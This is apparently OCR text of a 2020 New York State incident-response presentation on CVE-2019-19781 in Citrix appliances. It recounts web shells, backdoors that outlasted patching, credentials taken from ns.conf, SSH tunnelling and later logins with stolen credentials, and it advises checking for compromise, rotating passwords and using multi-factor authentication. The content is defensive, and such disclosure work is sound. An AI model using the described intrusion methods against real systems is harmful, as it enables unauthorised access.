
Citrix Netscaler
Attacker Creating SSH Tunnel



INTERNAL PIVOTING



Citrix Netscaler Attack



CURRENT THREATS: NEW YORK STATE

SINCE THURSDAY, **APRIL 2ND** 2020, NYS CYCOM, DHSES CIRT AND THE NYS INTELLIGENCE CENTER HAVE PROVIDED CYBER INCIDENT RESPONSE TO TWO ENTITIES.

BOTH WERE RELATED TO CVE-2019-19781 - VULNERABILITY IN CITRIX APPLICATION DELIVERY CONTROLLER, CITRIX GATEWAY, AND CITRIX SD-WAN WANOP APPLIANCE.

ONE PATCHED ON JANUARY 16TH 2020.

ONE WAS NOT PATCHED.

THERE ARE IMPORTANT LESSONS IN BOTH.

THREAT CONTEXT: WHY THIS MATTERS

ENTITY 1 CONTRACTED WITH A 3RD PARTY PROVIDER TO MANAGE AND MAINTAIN THEIR CITRIX INFRASTRUCTURE.


FOR UNKNOWN REASONS, THE IT PROVIDER DID NOT PATCH FOR CVE-2019-19781.


IF YOU USE CITRIX IN YOUR ENVIRONMENT AND USE 3RD PARTY IT SERVICES, CALL YOUR PROVIDER IMMEDIATELY FOLLOWING THIS PRESENTATION AND CONFIRM THEY PATCHED.

AND CONFIRM ON **WHAT DATE** THE PATCH WAS APPLIED. YOU'LL SEE WHY IN A MOMENT.

THREAT CONTEXT: WHY THIS MATTERS

REMOTE ACCESS WEB SHELL INSTALLED ON UNPATCHED SYSTEM MARCH 9TH





THREAT CONTEXT: WHY THIS MATTERS

ENTITY 2 PATCHED THEIR ENVIRONMENT SHORTLY AFTER THE PATCH BECAME AVAILABLE.

HOWEVER, THEY DID **NOT** CHECK FOR INDICATORS OF EXISTING COMPROMISE.


AT LEAST TWO PERSISTENCE MECHANISMS (BACKDOORS) WERE STILL FUNCTIONING UP UNTIL THIS WEEKEND

PRE-PATCH ACCESS: UNDETECTED PERSISTENCE

ATTACKERS MAY HAVE LEVERAGED THE EXPLOIT DURING THE WINDOW OF EXPOSURE BETWEEN THE RELEASE OF THE EXPLOIT CODE AND THE AVAILABILITY OF THE PATCH.


THE ENTITY PATCHED PROMPTLY ON JANUARY 16TH.

DO YOU SEE THE PROBLEM?



PRE-PATCH ACCESS: UNDETECTED PERSISTENCE

WEB SHELL CREATED JANUARY 13TH



INITIAL EXPLOIT WINDOW: MULTIPLE PERSISTENCE

ATTACKERS MAY HAVE ACCESSED THE NS.CONF FILE DURING THE PRE-PATCH WINDOW WHEN ALL CITRIX NETSCALER ENVIRONMENTS WERE VULNERABLE WITHOUT ACTUALLY LEVERAGING THE EXPLOIT TO PERFORM ANY FURTHER NETWORK INTRUSION AT THAT TIME.

THIS WOULD GENERATE **A SINGLE LOG LINE** AND MAY HAVE GONE UNNOTICED.

POST-PATCH: ACCESS VIA NORMAL CITRIX LOGIN

ATTACKERS HAVE BEEN IDENTIFIED USING ACTUAL CITRIX RECEIVER / CITRIX ICA CLIENTS TO LOG INTO PRODUCTION CITRIX ENVIRONMENTS WITH CREDENTIALS OBTAINED FROM NS.CONF FILES DURING THE WINDOW OF EXPOSURE.

IF YOU PATCHED, **BUT DID NOT CHANGE ALL PASSWORDS** FROM THE NETSCALER NS.CONF AND YOU DO **NOT** REQUIRE MULTI-FACTOR AUTHENTICATION, ATTACKERS MAY STILL BE ABLE TO ACCESS YOUR ENVIRONMENT.

ADDITIONAL RESOURCES

Citrix-FireEye IOC Tool (v1.4 updated March 25, 2020) –

https://www.fireeye.com/blog/products-and-services/2020/01/fireeye-and-citrix-tool-scans-for-iocs-related-to-vulnerability.html

https://github.com/fireeye/ioc-scanner-CVE-2019-19781

https://github.com/citrix/ioc-scanner-CVE-2019-19781

Citrix verification tool –

https://support.citrix.com/article/CTX269180

CISA –

https://www.us-cert.gov/ncas/alerts/aa20-031a

FireEye –

https://www.fireeye.com/blog/products-and-services/2020/01/rough-patch-promise-it-will-be-200-ok.html

CONTACT INFORMATION

- For additional questions, please email:
  - CIRT@dhses.ny.gov